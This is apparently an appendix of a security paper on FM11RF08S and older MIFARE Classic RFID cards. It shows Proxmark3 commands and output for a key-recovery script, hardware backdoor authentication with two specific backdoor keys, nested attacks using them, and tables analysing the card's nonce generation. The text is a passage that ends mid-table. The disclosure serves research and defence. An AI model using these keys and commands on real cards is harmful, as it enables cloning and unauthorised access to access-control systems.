MATCH: key2=bbbbbbbbbb07
```

A.9 FM11RF08S Automation Script in Proxmark3

A.9.1 Usage

Syntax corresponding to commit `27d5f2d`.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -h
[+] executing python /usr/local/bin/../share/proxmark3/pyscripts/fm11rf08s_recovery.py
[+] args '-h'
usage: fm11rf08s_recovery.py [-h] [-x] [-y] [-d]

A script combining staticnested* tools to recover all keys from a FM11RF08S card.

options:
  -h, --help            show this help message and exit
  -x, --no-init-check   Do not run an initial fchk for default keys
  -y, --no-final-check  Do not run a final fchk with the found keys
  -d, --debug           Enable debug mode
```

To measure the actual duration of recovering all the keys of a FM11RF08S, we ran a few cracking tests on a card with various configurations generated by Python scripts.

A.9.2 Example with 32 random keys

```python
import random
for i in range(3, 64, 4):
    print(f"hf mf wrbl --blk {i} "
          f"-d {random.randint(0, 1 << 48):012X}FF078069{random.randint(0, 1 << 48):012X}")
```

Listing 13: Generate Proxmark3 commands to configure a tag with 32 random keys

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 059E2905BFCCFF078069268B753AD4AC
hf mf wrbl --blk 7 -d 558EE17E0008FF0780690BF54BD7107C
hf mf wrbl --blk 11 -d 079C24ACF18CFF0780691CAFB32699D0
hf mf wrbl --blk 15 -d 7201D5B22C82FF078069B4F2D05D7F38
hf mf wrbl --blk 19 -d ED58B4CA888AFF07806933E7B73607F7
hf mf wrbl --blk 23 -d ECCD64C991A8FF078069837DFB4738A1
hf mf wrbl --blk 27 -d EDEC16B6363AFF0780698F3EE01C031D
hf mf wrbl --blk 31 -d 5520667A4E04FF0780694FBCA5272A47
hf mf wrbl --blk 35 -d 7D8910E7BCA1FF078069F0044771663C
hf mf wrbl --blk 39 -d 59AA8DA3283AFF07806969A18517CFDA
hf mf wrbl --blk 43 -d 9C69D89E6D3CFF0780693A75A3770BE9
hf mf wrbl --blk 47 -d 3683E7E68E7EFF0780699904C28EEBF6
hf mf wrbl --blk 51 -d 4D9583D3356DFF0780691617EC281DEB
hf mf wrbl --blk 55 -d DD856A74817EFF078069E26256D54033
hf mf wrbl --blk 59 -d 1684DAC6DBE6FF078069538E660BF14A
hf mf wrbl --blk 63 -d 4B021D237DBDFF0780696EE621EC9752
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -x -y
[+] executing python .../pyscripts/fm11rf08s_recovery.py
[+] args '-x -y'
UID: 5C467F63
Getting nonces...
Processing traces...
Running staticnested_1nt & 2x1nt when doable...
Looking for common keys across sectors...
Brute-forcing keys... Press any key to interrupt
Sector  0 keyA = 059e2905bfcc
...
Sector 15 keyB = 6ee621ec9752
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
--- 17 minutes 22 seconds ---

[+] finished fm11rf08s_recovery.py
```

A.9.3 Example with 16 random keys, with keyA = keyB in each sector

```python
import random
for i in range(3, 64, 4):
    key = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {key:012X}FF078069{key:012X}")
```

Listing 14: Generate Proxmark3 commands to configure a tag with 16 random keys, with keyA = keyB in each sector

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 11A41F3E3530FF07806911A41F3E3530
hf mf wrbl --blk 7 -d 701A8FE09FA1FF078069701A8FE09FA1
hf mf wrbl --blk 11 -d C0CB1FCC3C19FF078069C0CB1FCC3C19
hf mf wrbl --blk 15 -d A5E847C9AFCAFF078069A5E847C9AFCA
hf mf wrbl --blk 19 -d 1476FA753BB7FF0780691476FA753BB7
hf mf wrbl --blk 23 -d CC22AC14C49CFF078069CC22AC14C49C
hf mf wrbl --blk 27 -d 783F1C948615FF078069783F1C948615
hf mf wrbl --blk 31 -d 042206D18EADFF078069042206D18EAD
hf mf wrbl --blk 35 -d 3DFD44BEB7BBFF0780693DFD44BEB7BB
hf mf wrbl --blk 39 -d 42554EDEB113FF07806942554EDEB113
hf mf wrbl --blk 43 -d EBCA17342ABAFF078069EBCA17342ABA
hf mf wrbl --blk 47 -d CA1D466D44E5FF078069CA1D466D44E5
hf mf wrbl --blk 51 -d 53CDD8A9C36EFF07806953CDD8A9C36E
hf mf wrbl --blk 55 -d A795B458E8DDFF078069A795B458E8DD
hf mf wrbl --blk 59 -d 6910DC14D0E9FF0780696910DC14D0E9
hf mf wrbl --blk 63 -d BECB15C2DA08FF078069BECB15C2DA08
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -x -y
[+] executing python .../pyscripts/fm11rf08s_recovery.py
[+] args '-x -y'
UID: 5C467F63
Getting nonces...
Processing traces...
Running staticnested_1nt & 2x1nt when doable...
Looking for common keys across sectors...
Brute-forcing keys... Press any key to interrupt
Sector  0 keyA = 11a41f3e3530
...
Sector 15 keyB = becb15c2da08
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
--- 32 minutes 52 seconds ---

[+] finished fm11rf08s_recovery.py
```

A.9.4 Example with 24 random keys, 8 being reused in 2 sectors each

```python
import random
for i in range(3, 64, 16):
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {keyA:012X}FF078069{keyB:012X}")
    # reuse keyA
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+4} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+8} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    # reuse keyB
    print(f"hf mf wrbl --blk {i+12} -d {keyA:012X}FF078069{keyB:012X}")
```

Listing 15: Generate Proxmark3 commands to configure a tag with 24 random keys, 8 being reused in 2 sectors each

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 835D7593985BFF078069807182F971B5
hf mf wrbl --blk 7 -d 835D7593985BFF0780690E82A4D66BAF
hf mf wrbl --blk 11 -d B364DAAD7077FF0780692427B64CF9F9
hf mf wrbl --blk 15 -d 3A54F6524F9AFF0780692427B64CF9F9
hf mf wrbl --blk 19 -d 4F6CF1780BA4FF0780697250A67EA665
hf mf wrbl --blk 23 -d 4F6CF1780BA4FF07806961887FD879EA
hf mf wrbl --blk 27 -d 00CB63257D01FF07806984F8CC9D2DD8
hf mf wrbl --blk 31 -d D3A8028E3FC8FF07806984F8CC9D2DD8
hf mf wrbl --blk 35 -d 8F5F40BC1483FF078069D812ADA2A2E1
hf mf wrbl --blk 39 -d 8F5F40BC1483FF0780699C488977E45A
hf mf wrbl --blk 43 -d 43DF6F69641CFF07806911E9F0E2A614
hf mf wrbl --blk 47 -d 5CA4DB30F379FF07806911E9F0E2A614
hf mf wrbl --blk 51 -d 8DC829576957FF0780697B12EEC0322D
hf mf wrbl --blk 55 -d 8DC829576957FF078069393B612F84F0
hf mf wrbl --blk 59 -d 7739D70CC589FF078069307026A71835
hf mf wrbl --blk 63 -d 5D83D7C4336EFF078069307026A71835
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -x -y
[+] executing python .../pyscripts/fm11rf08s_recovery.py
[+] args '-x -y'
UID: 5C467F63
Getting nonces...
Processing traces...
Running staticnested_1nt & 2x1nt when doable...
Looking for common keys across sectors...
Saving duplicates dicts...
Brute-forcing keys... Press any key to interrupt
Sector  0 keyA = 835d7593985b
...
Sector 15 keyB = 307026a71835
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
--- 0 minutes 40 seconds ---

[+] finished fm11rf08s_recovery.py
```

A.10 Support for Backdoor Authentication Commands in Proxmark3

A.10.1 Usage

We implemented the support of backdoor authentication commands in a number of existing Proxmark3 commands related to MIFARE Classic, besides `hf mf isen` presented in Annex A.3.

They share the same additional option `-c`.

```
options:
...
    -a                                  Input key specified is A key (default)
    -b                                  Input key specified is B key
    -c <dec>                            input key type is key A + offset
```

Some examples:

- `-a` and `-c 0` are synonym and produce the authentication command `60xx` ;
- `-b` and `-c 1` are synonym and produce the authentication command `61xx` ;
- Backdoor keys can be used on relevant cards with `-c 4` and `-c 5`, producing commands `64xx` and `65xx` as seen in Section VIII.

A.10.2 Example

One can always read block 0 of a FM11RF08S with the following command.

```
[usb] pm3 --> mhf mf rdbl --blk 0 -c 4 --key A396EFA4E24F

[=]   # | sector 00 / 0x00                                | ascii
[=] ----+-------------------------------------------------+-----------------
[=]   0 | 5C 46 7F 63 06 08 04 00 04 02 34 A2 13 65 CA 90 | \F.c......4..e..
```

A.10.3 Breaking an Older Backdoor Key

Assuming you know block 0 keyA, the attack against a FM11RF08 is straightforward and immediate with these new options.

```
[usb] pm3 --> hf mf nested --blk 0 -a -k FFFFFFFFFFFF --tblk 0 --tc 4
[+] Found 1 key candidates

[+] Target block    0 key type 64 -- found valid key [ A31667A8CEC1 ]
```

A.10.4 Another Example

One can read block 0 of old cards sharing the same backdoor key we found above, with the following command.

```
[usb] pm3 --> hf mf rdbl --blk 0 -c 4 --key A31667A8CEC1

[=]   # | sector 00 / 0x00                                | ascii
[=] ----+-------------------------------------------------+-----------------
[=]   0 | 42 0A 53 32 29 88 04 00 44 EE 37 09 30 36 3A 30 | B.S2)...D.7.06:0
```

A.10.5 Darknested attack

On these cards, one can use the old backdoor key for a nested attack, rather than having to use the darkside attack first.

```
[usb] pm3 --> hf mf nested -c 4 -k A31667A8CEC1 --tblk 0 --ta
```

A.11 Influence of the configured key to n_T

To investigate the impact of the configured key on n_T, we first test all keys with a single bit and compare the internal 16-bit LFSR state corresponding to the (first half of the) corresponding nonce with the state for key = 0. The column "prev" indicates how much we roll back the LFSR states before comparing them. At first, we don't roll them back (prev00), cf Listing 16. We observe a triangular pattern of fewer differences (marked with *) for the first keys with bits set on the last part of the key.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000000 000000000000000000000000000000000000000000000000 60C11F37 prev00 0110000011000001 |    .    .    .   |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev00 0110000011101100 |    .    .  ^ .^^ ^|*
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev00 1100000011101001 |^ ^ .    .  ^ .^   |*
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev00 1010000011011100 |^^  .    .   ^.^^ ^|*
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev00 1110000011111010 |^   .    .  ^^.^ ^^|*
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev00 0110001100100011 |    .  ^^.^^^ .  ^ |*
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev00 0110000010011011 |    .    . ^ ^.^ ^ |*
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev00 0110000110101001 |    .   ^. ^^ .^   |*
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev00 0110000111110011 |    .   ^.  ^^.  ^ |*
000000000100 000000000000000000000000000000000000000100000000 5E5C2042 prev00 0101111001011100 |  ^^.^^^ .^  ^.^^ ^|*
000000000200 000000000000000000000000000000000000001000000000 6590F39A prev00 0110010110010000 |    . ^ ^. ^ ^.   ^|*
000000000400 000000000000000000000000000000000000010000000000 7685AE80 prev00 0111011010000101 |   ^. ^^ . ^  . ^  |*
000000000800 000000000000000000000000000000000000100000000000 73D4422D prev00 0111001111010100 |   ^.  ^^.   ^. ^ ^|*
000000001000 000000000000000000000000000000000001000000000000 B04337C1 prev00 1011000001000011 |^^ ^.    .^   .  ^ |
000000002000 000000000000000000000000000000000010000000000000 EA53F21F prev00 1110101001010011 |^   .^ ^ .^  ^.  ^ |
000000004000 000000000000000000000000000000000100000000000000 BCA081F1 prev00 1011110010100000 |^^ ^.^^  . ^^ .   ^|
000000008000 000000000000000000000000000000001000000000000000 D80223BA prev00 1101100000000010 |^ ^^.^   .^^  .  ^^|
000000010000 000000000000000000000000000000010000000000000000 E8A3701A prev00 1110100010100011 |^   .^   . ^^ .  ^ |
000000020000 000000000000000000000000000000100000000000000000 B94FDD5F prev00 1011100101001111 |^^ ^.^  ^.^   .^^^ |
000000040000 000000000000000000000000000001000000000000000000 86A8F3AA prev00 1000011010101000 |^^^ . ^^ . ^^ .^  ^|
000000080000 000000000000000000000000000010000000000000000000 AC12C70C prev00 1010110000010010 |^^  .^^  .^^ ^.  ^^|
000000100000 000000000000000000000000000100000000000000000000 B3384CD0 prev00 1011001100111000 |^^ ^.  ^^.^^^^.^  ^|
000000200000 000000000000000000000000001000000000000000000000 7004C16D prev00 0111000000000100 |   ^.    .^^  . ^ ^|
000000400000 000000000000000000000000010000000000000000000000 21D5645C prev00 0010000111010101 | ^  .   ^.   ^. ^  |
000000800000 000000000000000000000000100000000000000000000000 3110BA06 prev00 0011000100010000 | ^ ^.   ^.^^ ^.   ^|
000001000000 000000000000000000000001000000000000000000000000 5FB461E2 prev00 0101111110110100 |  ^^.^^^^. ^^^. ^ ^|
000002000000 000000000000000000000010000000000000000000000000 8C6C5A69 prev00 1000110001101100 |^^^ .^^  .^ ^ .^^ ^|
000004000000 000000000000000000000100000000000000000000000000 D176094E prev00 1101000101110110 |^ ^^.   ^.^ ^^. ^^^|
000008000000 000000000000000000001000000000000000000000000000 3DDB4C10 prev00 0011110111011011 | ^ ^.^^ ^.   ^.^ ^ |
000010000000 000000000000000000010000000000000000000000000000 4837C915 prev00 0100100000110111 |  ^ .^   .^^^^. ^^ |
000020000000 000000000000000000100000000000000000000000000000 8DE993F1 prev00 1000110111101001 |^^^ .^^ ^.  ^ .^   |
000040000000 000000000000000001000000000000000000000000000000 FE07C16E prev00 1111111000000111 |^  ^.^^^ .^^  . ^^ |
000080000000 000000000000000010000000000000000000000000000000 5C4CA284 prev00 0101110001001100 |  ^^.^^  .^   .^^ ^|
000100000000 000000000000000100000000000000000000000000000000 0FECED45 prev00 0000111111101100 | ^^ .^^^^.  ^ .^^ ^|
000200000000 000000000000001000000000000000000000000000000000 A2A9B3AB prev00 1010001010101001 |^^  .  ^ . ^^ .^   |
000400000000 000000000000010000000000000000000000000000000000 8C5CDA52 prev00 1000110001011100 |^^^ .^^  .^  ^.^^ ^|
000800000000 000000000000100000000000000000000000000000000000 B8FA94FC prev00 1011100011111010 |^^ ^.^   .  ^^.^ ^^|
001000000000 000000000001000000000000000000000000000000000000 3326486A prev00 0011001100100110 | ^ ^.  ^^.^^^ . ^^^|
002000000000 000000000010000000000000000000000000000000000000 BE9BFBD2 prev00 1011111010011011 |^^ ^.^^^ . ^ ^.^ ^ |
004000000000 000000000100000000000000000000000000000000000000 1BAA8EA0 prev00 0001101110101010 | ^^^.^ ^^. ^^ .^ ^^|
008000000000 000000001000000000000000000000000000000000000000 C5F06A45 prev00 1100010111110000 |^ ^ . ^ ^.  ^^.   ^|
010000000000 000000010000000000000000000000000000000000000000 1E143A03 prev00 0001111000010100 | ^^^.^^^ .^^ ^. ^ ^|
020000000000 000000100000000000000000000000000000000000000000 259FF147 prev00 0010010110011111 | ^  . ^ ^. ^ ^.^^^ |
040000000000 000001000000000000000000000000000000000000000000 76B8A6F4 prev00 0111011010111000 |   ^. ^^ . ^^^.^  ^|
080000000000 000010000000000000000000000000000000000000000000 33E64884 prev00 0011001111100110 | ^ ^.  ^^.  ^ . ^^^|
100000000000 000100000000000000000000000000000000000000000000 B6E33040 prev00 1011011011100011 |^^ ^. ^^ .  ^ .  ^ |
200000000000 001000000000000000000000000000000000000000000000 EC07D54E prev00 1110110000000111 |^   .^^  .^^  . ^^ |
400000000000 010000000000000000000000000000000000000000000000 BE984311 prev00 1011111010011000 |^^ ^.^^^ . ^ ^.^  ^|
800000000000 100000000000000000000000000000000000000000000000 DD72A77B prev00 1101110101110010 |^ ^^.^^ ^.^ ^^.  ^^|
```

Listing 16: Differences in LFSR state

Now if we rollback the LFSR state 32 times, the pattern of fewer differences in Listing 17 appears 32 lines lower, i.e. for the key bits << 32.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000000 000000000000000000000000000000000000000000000000 60C11F37 prev32 1101111100100110 |    .    .    .    |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev32 1001110100001001 | ^  .  ^ .  ^ .^^^^|
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev32 0111010100001100 |^ ^ .^ ^ .  ^ .^ ^ |
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev32 1010111000111010 | ^^^.   ^.   ^.^^  |
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev32 0011110000011110 |^^^ .  ^^.  ^^.^   |
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev32 0110000111110110 |^ ^^.^^^ .^^ ^.    |
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev32 0101101001111000 |^   . ^ ^. ^ ^.^^^ |
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev32 1100100101011100 |   ^. ^^ . ^^^.^ ^ |
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev32 0100110000000010 |^  ^.  ^^.  ^ . ^  |
000000000100 000000000000000000000000000000000000000100000000 5E5C2042 prev32 1110001000100110 |  ^^.^^ ^.    .    |
000000000200 000000000000000000000000000000000000001000000000 6590F39A prev32 1101101000100110 |    . ^ ^.    .    |
000000000400 000000000000000000000000000000000000010000000000 7685AE80 prev32 1100100000100110 |   ^. ^^^.    .    |
000000000800 000000000000000000000000000000000000100000000000 73D4422D prev32 1100110100100110 |   ^.  ^ .    .    |
000000001000 000000000000000000000000000000000001000000000000 B04337C1 prev32 0010101100100100 |^^^^. ^  .    .  ^ |
000000002000 000000000000000000000000000000000010000000000000 EA53F21F prev32 0111010100100100 |^ ^ .^ ^ .    .  ^ |
000000004000 000000000000000000000000000000000100000000000000 BCA081F1 prev32 0001100000100111 |^^  . ^^^.    .   ^|
000000008000 000000000000000000000000000000001000000000000000 D80223BA prev32 0101000100100101 |^   .^^^ .    .  ^^|
000000010000 000000000000000000000000000000010000000000000000 E8A3701A prev32 1101111100000110 |    .    .  ^ .    |
000000020000 000000000000000000000000000000100000000000000000 B94FDD5F prev32 1101111100000010 |    .    .  ^ . ^  |
000000040000 000000000000000000000000000001000000000000000000 86A8F3AA prev32 1101111100111110 |    .    .   ^.^   |
000000080000 000000000000000000000000000010000000000000000000 AC12C70C prev32 1101111100010110 |    .    .  ^^.    |
000000100000 000000000000000000000000000100000000000000000000 B3384CD0 prev32 1101110001100110 |    .  ^^. ^  .    |
000000200000 000000000000000000000000001000000000000000000000 7004C16D prev32 1101111101100110 |    .    . ^  .    |
000000400000 000000000000000000000000010000000000000000000000 21D5645C prev32 1101111000100110 |    .   ^.    .    |
000000800000 000000000000000000000000100000000000000000000000 3110BA06 prev32 1101111001100110 |    .   ^. ^  .    |
000001000000 000000000000000000000001000000000000000000000000 5FB461E2 prev32 1110101100000110 |  ^^. ^  .  ^ .    |
000002000000 000000000000000000000010000000000000000000000000 8C6C5A69 prev32 1101101110000110 |    . ^  .^ ^ .    |
000004000000 000000000000000000000100000000000000000000000000 D176094E prev32 1100111110100110 |   ^.    .^   .    |
000008000000 000000000000000000001000000000000000000000000000 3DDB4C10 prev32 1100101100000110 |   ^. ^  .  ^ .    |
000010000000 000000000000000000010000000000000000000000000000 4837C915 prev32 1101111100100100 |    .    .    .  ^ |
000020000000 000000000000000000100000000000000000000000000000 8DE993F1 prev32 1001111100100100 | ^  .    .    .  ^ |
000040000000 000000000000000001000000000000000000000000000000 FE07C16E prev32 0101111100100111 |^   .    .    .   ^|
000080000000 000000000000000010000000000000000000000000000000 5C4CA284 prev32 1101111100100101 |    .    .    .  ^^|
000100000000 000000000000000100000000000000000000000000000000 0FECED45 prev32 1101111100001011 |    .    .  ^ .^^ ^|*
000200000000 000000000000001000000000000000000000000000000000 A2A9B3AB prev32 0111111100001110 |^ ^ .    .  ^ .^   |*
000400000000 000000000000010000000000000000000000000000000000 8C5CDA52 prev32 0001111100111011 |^^  .    .   ^.^^ ^|*
000800000000 000000000000100000000000000000000000000000000000 B8FA94FC prev32 0101111100011101 |^   .    .  ^^.^ ^^|*
001000000000 000000000001000000000000000000000000000000000000 3326486A prev32 1101110011000100 |    .  ^^.^^^ .  ^ |*
002000000000 000000000010000000000000000000000000000000000000 BE9BFBD2 prev32 1101111101111100 |    .    . ^ ^.^ ^ |*
004000000000 000000000100000000000000000000000000000000000000 1BAA8EA0 prev32 1101111001001110 |    .   ^. ^^ .^   |*
008000000000 000000001000000000000000000000000000000000000000 C5F06A45 prev32 1101111000010100 |    .   ^.  ^^.  ^ |*
010000000000 000000010000000000000000000000000000000000000000 1E143A03 prev32 1110000110111011 |  ^^.^^^ .^  ^.^^ ^|*
020000000000 000000100000000000000000000000000000000000000000 259FF147 prev32 1101101001110111 |    . ^ ^. ^ ^.   ^|*
040000000000 000001000000000000000000000000000000000000000000 76B8A6F4 prev32 1100100101100010 |   ^. ^^ . ^  . ^  |*
080000000000 000010000000000000000000000000000000000000000000 33E64884 prev32 1100110000110011 |   ^.  ^^.   ^. ^ ^|*
100000000000 000100000000000000000000000000000000000000000000 B6E33040 prev32 0000111110100100 |^^ ^.    .^   .  ^ |
200000000000 001000000000000000000000000000000000000000000000 EC07D54E prev32 0101010110110100 |^   .^ ^ .^  ^.  ^ |
400000000000 010000000000000000000000000000000000000000000000 BE984311 prev32 0000001101000111 |^^ ^.^^  . ^^ .   ^|
800000000000 100000000000000000000000000000000000000000000000 DD72A77B prev32 0110011111100101 |^ ^^.^   .^^  .  ^^|
```

Listing 17: Differences in LFSR previous states when rolled back 32 times

After some grouping, we managed to tune the rollback per key nibble that reduces all state diffs to a single nibble of the state, as shown in Listing 18. The differences can be grouped into two alternating types of pattern, marked A* and B*.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev14 1010000100110000 |    .    .    .^   |A1
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev14 1010000100110001 |    .    .    .^  ^|A2
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev14 1010000100111110 |    .    .    . ^^ |A4
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev14 1010000100110100 |    .    .    .^^  |A8
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev10 1000101010001110 |    .    .    .^^ ^|B1
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev10 1000101010000010 |    .    .    .   ^|B2
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev10 1000101010000111 |    .    .    . ^  |B4
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev10 1000101010000110 |    .    .    . ^ ^|B8
000000000100 000000000000000000000000000000000000000100000000 5E5C2042 prev22 0100100110101100 |    .    .    .^^ ^|B1
000000000200 000000000000000000000000000000000000001000000000 6590F39A prev22 0100100110100000 |    .    .    .   ^|B2
000000000400 000000000000000000000000000000000000010000000000 7685AE80 prev22 0100100110100101 |    .    .    . ^  |B4
000000000800 000000000000000000000000000000000000100000000000 73D4422D prev22 0100100110100100 |    .    .    . ^ ^|B8
000000001000 000000000000000000000000000000000001000000000000 B04337C1 prev18 0001010010000010 |    .    .    .^   |A1
000000002000 000000000000000000000000000000000010000000000000 EA53F21F prev18 0001010010000011 |    .    .    .^  ^|A2
000000004000 000000000000000000000000000000000100000000000000 BCA081F1 prev18 0001010010001100 |    .    .    . ^^ |A4
000000008000 000000000000000000000000000000001000000000000000 D80223BA prev18 0001010010000110 |    .    .    .^^  |A8
--
000000010000 000000000000000000000000000000010000000000000000 E8A3701A prev30 1011011101000001 |    .    .    .^   |A1
000000020000 000000000000000000000000000000100000000000000000 B94FDD5F prev30 1011011101000000 |    .    .    .^  ^|A2
000000040000 000000000000000000000000000001000000000000000000 86A8F3AA prev30 1011011101001111 |    .    .    . ^^ |A4
000000080000 000000000000000000000000000010000000000000000000 AC12C70C prev30 1011011101000101 |    .    .    .^^  |A8
000000100000 000000000000000000000000000100000000000000000000 B3384CD0 prev26 1001101100011001 |    .    .    .^^ ^|B1
000000200000 000000000000000000000000001000000000000000000000 7004C16D prev26 1001101100010101 |    .    .    .   ^|B2
000000400000 000000000000000000000000010000000000000000000000 21D5645C prev26 1001101100010000 |    .    .    . ^  |B4
000000800000 000000000000000000000000100000000000000000000000 3110BA06 prev26 1001101100010001 |    .    .    . ^ ^|B8
000001000000 000000000000000000000001000000000000000000000000 5FB461E2 prev38 1111010110111010 |    .    .    .^^ ^|B1
000002000000 000000000000000000000010000000000000000000000000 8C6C5A69 prev38 1111010110110110 |    .    .    .   ^|B2
000004000000 000000000000000000000100000000000000000000000000 D176094E prev38 1111010110110011 |    .    .    . ^  |B4
000008000000 000000000000000000001000000000000000000000000000 3DDB4C10 prev38 1111010110110010 |    .    .    . ^ ^|B8
000010000000 000000000000000000010000000000000000000000000000 4837C915 prev34 0111111110010011 |    .    .    .^   |A1
000020000000 000000000000000000100000000000000000000000000000 8DE993F1 prev34 0111111110010010 |    .    .    .^  ^|A2
000040000000 000000000000000001000000000000000000000000000000 FE07C16E prev34 0111111110011101 |    .    .    . ^^ |A4
000080000000 000000000000000010000000000000000000000000000000 5C4CA284 prev34 0111111110010111 |    .    .    .^^  |A8
--
000100000000 000000000000000100000000000000000000000000000000 0FECED45 prev46 1101011011111101 |    .    .    .^   |A1
000200000000 000000000000001000000000000000000000000000000000 A2A9B3AB prev46 1101011011111100 |    .    .    .^  ^|A2
000400000000 000000000000010000000000000000000000000000000000 8C5CDA52 prev46 1101011011110011 |    .    .    . ^^ |A4
000800000000 000000000000100000000000000000000000000000000000 B8FA94FC prev46 1101011011111001 |    .    .    .^^  |A8
001000000000 000000000001000000000000000000000000000000000000 3326486A prev42 0101110101110010 |    .    .    .^^ ^|B1
002000000000 000000000010000000000000000000000000000000000000 BE9BFBD2 prev42 0101110101111110 |    .    .    .   ^|B2
004000000000 000000000100000000000000000000000000000000000000 1BAA8EA0 prev42 0101110101111011 |    .    .    . ^  |B4
008000000000 000000001000000000000000000000000000000000000000 C5F06A45 prev42 0101110101111010 |    .    .    . ^ ^|B8
010000000000 000000010000000000000000000000000000000000000000 1E143A03 prev54 0000010011011011 |    .    .    .^^ ^|B1
020000000000 000000100000000000000000000000000000000000000000 259FF147 prev54 0000010011010111 |    .    .    .   ^|B2
040000000000 000001000000000000000000000000000000000000000000 76B8A6F4 prev54 0000010011010010 |    .    .    . ^  |B4
080000000000 000010000000000000000000000000000000000000000000 33E64884 prev54 0000010011010011 |    .    .    . ^ ^|B8
100000000000 000100000000000000000000000000000000000000000000 B6E33040 prev50 0110000001010101 |    .    .    .^   |A1
200000000000 001000000000000000000000000000000000000000000000 EC07D54E prev50 0110000001010100 |    .    .    .^  ^|A2
400000000000 010000000000000000000000000000000000000000000000 BE984311 prev50 0110000001011011 |    .    .    . ^^ |A4
800000000000 100000000000000000000000000000000000000000000000 DD72A77B prev50 0110000001010001 |    .    .    .^^  |A8
```

Listing 18: Grouped differences in LFSR previous states when rolling back states progressively

Actually, these patterns can be extended for all nibble values, cf Listing 19. Further tests modifying several nibbles of the key at once do not create interferences. So nibbles can be treated in isolation and the combination of modifications will be correct. Within a nibble, we did not find a decent way to express the differences, but they can be summarized in Listing 20 in some sort of 4-bit sboxes.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev14 1010000100110000 |    .    .    .^   |A1
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev14 1010000100110001 |    .    .    .^  ^|A2
000000000003 000000000000000000000000000000000000000000000011 E0D75B86 prev14 1010000100111100 |    .    .    . ^  |A3
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev14 1010000100111110 |    .    .    . ^^ |A4
000000000005 000000000000000000000000000000000000000000000101 80E26461 prev14 1010000100110011 |    .    .    .^ ^^|A5
000000000006 000000000000000000000000000000000000000000000110 C0C44EDB prev14 1010000100111001 |    .    .    .   ^|A6
000000000007 000000000000000000000000000000000000000000000111 00F420D0 prev14 1010000100110111 |    .    .    .^^^^|A7
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev14 1010000100110100 |    .    .    .^^  |A8
000000000009 000000000000000000000000000000000000000000001001 40D20A6A prev14 1010000100111101 |    .    .    . ^ ^|A9
00000000000A 000000000000000000000000000000000000000000001010 20CABDEF prev14 1010000100111010 |    .    .    .  ^ |A10
00000000000B 000000000000000000000000000000000000000000001011 40FF8208 prev14 1010000100110101 |    .    .    .^^ ^|A11
00000000000C 000000000000000000000000000000000000000000001100 20E7358D prev14 1010000100110010 |    .    .    .^ ^ |A12
00000000000D 000000000000000000000000000000000000000000001101 A0F1713C prev14 1010000100110110 |    .    .    .^^^ |A13
00000000000E 000000000000000000000000000000000000000000001110 80CFEC03 prev14 1010000100111011 |    .    .    .  ^^|A14
00000000000F 000000000000000000000000000000000000000000001111 00D9A8B2 prev14 1010000100111111 |    .    .    . ^^^|A15
-------------------------------------------------
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev10 1000101010001110 |    .    .    .^^ ^|B1
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev10 1000101010000010 |    .    .    .   ^|B2
000000000030 000000000000000000000000000000000000000000110000 63CDFC81 prev10 1000101010001101 |    .    .    .^^^ |B3
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev10 1000101010000111 |    .    .    . ^  |B4
000000000050 000000000000000000000000000000000000000001010000 62A5BD95 prev10 1000101010001001 |    .    .    .^ ^ |B5
